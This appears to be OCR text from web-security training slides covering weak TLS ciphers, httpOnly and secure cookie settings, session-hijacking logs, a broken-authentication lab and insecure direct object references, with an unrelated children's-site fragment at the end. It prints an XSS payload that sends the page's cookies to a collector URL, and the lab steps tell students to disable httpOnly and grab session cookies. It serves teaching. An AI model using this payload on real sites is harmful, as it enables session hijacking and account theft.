
Cipher Suites (SSL 3+ suites in server-preferred order; deprecated and SSL 2 suites always at the end)


TLS_RSA_WITH_RC4_128_MD5 (0x4) **WEAK**	128
TLS_RSA_WITH_RC4_128_SHA (0x5) **WEAK**	128
TLS_RSA_WITH_DES_CBC_SHA (0x9) **WEAK**	56
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	112
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	256

Handshake Simulation

Android 2.3.7 No SNI [2]	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.0.4	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.1.1	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.2.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.3	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 4.4.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Android 5.0.0	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128
Baidu Jan 2015	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4)	No FS RC4	128


validate your ssl using https://www.ssllabs.com/


Elements
Network
Sources
Timeline
Profiles
Resources
Audits
Console
Frames
Web SQL
IndexedDB
Local Storage
Session Storage
Cookies
Application Cache
Name
Value
Domain
Path
Expires ...
Size
HTTP
Secure
R3081358343
/
Session
16
JSESSIONID
09DFB441CB3ED4081575947...
/
Session
42





```
<session-config>
  <cookie-config>
    <http-only>true</http-only>
  </cookie-config>
</session-config>
```

```
<session-config>
  <cookie-config>
    <secure>true</secure>
  </cookie-config>
</session-config>
```


Most Resent Posts
900×300
title1

- encrypt to tomcat
- have load balancer rewrite cookie



check cookies are http only and secure

{Track:js} *Business Trial*

- Dashboard
- Recent
- Messages
- Urls
- Browsers
- Users
- Daily
- Starred

Apps >

Window Error (2/28/2015 8:45 PM)

We have more info relevant to this error. Check the Solutions tab.

Timeline | No Stack Trace :(| Solutions

Telemetry Timeline

DOM | 0 | >_ 0 | 3

2.06 sec (1)
Ajax GET
Url:
Response: Pending

2.99 sec (2)
Ajax GET
Url: //compey.info?subid=55668&subid1=71323466183346621 45&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate
Response: 200 1087 milliseconds elapsed

3 sec (3)
Ajax GET

Response: Pending

2.99 sec (2)

Ajax GET

Url: //compey.info?subid=55668&subid1=7132346618334662145&subid2=708&tid=6&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate

Response: 200 1087 milliseconds elapsed

3 sec (3)

Ajax GET

Url: //albumsuper.info?subid=55668&subid1=7132346618334662145&subid2=708&subid3=687&direct=1&tid=3&k=Classroom%20Lessons%20%20%20Electronic%20Classroom%20of%20Tomorrow%20%20student%20class%20geometry%20gradebook%20info!%20inbox%20print%20logout%20homeroom%20classroom%20schedule%20calendar%20announcements%20discussion%20board%20lessons%20dashboard%20proctoring%3A%20manga%20high%20login%20quarter%20begins%3A%201%2F21%2F2015%20collaborate

Response: 200 1022 milliseconds elapsed

4.44 sec

Error Google Error

File: https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=pgwp&SUB_DISTRIBUTER_ID=706_55668&BRAND_DISPLAY_NAME=SaverExtension

Message: Script error.

4.45 sec

Next error on page

Feedback

General Information

Url

Timestamp

Browser (Raw)

Application Information

Session Id	b6306d58-978e-4380-89aa-6f112697aa09
User Id	[redacted]
Application	[redacted]

Libraries

jQuery	1.11.1
jQueryUI	1.10.3
trackJs	2.1.8
_	1.5.2
MathJax	2.4.0
CKEDITOR	4.4.5
adzy653rk	1.0
fghjktghndfgtssss	0.1.1
if72ru4rkjahiuyi	0.1.0
if72ru4sdfsdfruh7fewui	0.1.1

Feedback

This repository Search Explore Gist Blog Help cjudd

cjudd / portero

Unwatch 1 Star 0 Fork 0

Proof of concept for hijacking sessions for a security class. It keeps the "session door open". — Edit

24 commits 1 branch 0 releases 1 contributor

branch: master portero / +

Updated readme with valudable information.

cjudd authored 5 days ago latest commit cd4ffb1256

src	Made the VisitSitesTask rate configurable.	5 days ago
.gitignore	Ignore intellij project file.	26 days ago
LICENSE	Initial commit	5 days ago
README.md	Updated readme with valudable information.	5 days ago
build.gradle	Added configurations to create a war file for some type of testing.	5 days ago

README.md

portero

Proof of concept for hijacking sessions for a security class. It keeps the "HTTP session door open".

Code
Issues 0
Pull requests 0
Wiki
Pulse
Graphs
Settings

SSH clone URL

git@github.com:cjudd

You can clone with HTTPS, SSH, or Subversion.

Clone in Desktop

Download ZIP

https://github.com/cjudd/portero

```
document.createElement("img").src=
      "http://localhost:9000/hijack?url=" +
      encodeURIComponent(window.location.href) +
      "&cookies=" + encodeURIComponent(document.cookie)
```

WARNING: suspected XSS attack!!!


12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic


12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic


12.181.243.2 298CA77D3D283858D4C59D7D14A1182E normal traffic

	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links

	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic

🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇨🇳	65.19.146.2	298CA77D3D283858D4C59D7D14A1182E	submitted html ad links
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic
🇺🇸	12.181.243.2	298CA77D3D283858D4C59D7D14A1182E	normal traffic

Log

- per request
  - username
  - ip
  - requested url
- every log entry
  - request id (generate)
  - session id (hash)


Broken Authentication Lab

1. Uncomment code in ninja.wordy.blog.Application to turn off httpOnly
2. Run in embedded mode only
3. Use inspect console to grab session cookies

Optional: download and use portero and XSS to hijack session

4. Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.



PEEP and the Big Wide World

Español

Games & Videos | Parents | Educators | About PEEP

Videos

